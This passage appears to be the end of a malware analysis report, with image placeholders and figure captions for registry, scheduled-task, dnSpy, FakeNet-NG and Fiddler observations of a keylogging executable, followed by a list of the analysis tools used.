

Figure 9 TASK SCHEDULER XML.OUT



Figure 10 REGISTERY EDITOR POINTING -S TO A URL LINK



Figure 11 PEID OF Q.EXE FILE



Figure 12 DNSPY OF EXE FILE



Figure 13 FAKENET-NG TELEMETRY REQUEST OBSERVATION



Figure 14 FIDDLER CAPTURING THE EXE KEYLOGGING

Appendix-2(Tools Used)

- DNSPY
- Windows PowerShell
- FakeNet-NG
- Fiddler
- Registry Editor
- Scheduled Task Manager
- Olevba
- Oleid
- PeId

Appendix -3– Optional-(A Brief flow-chart)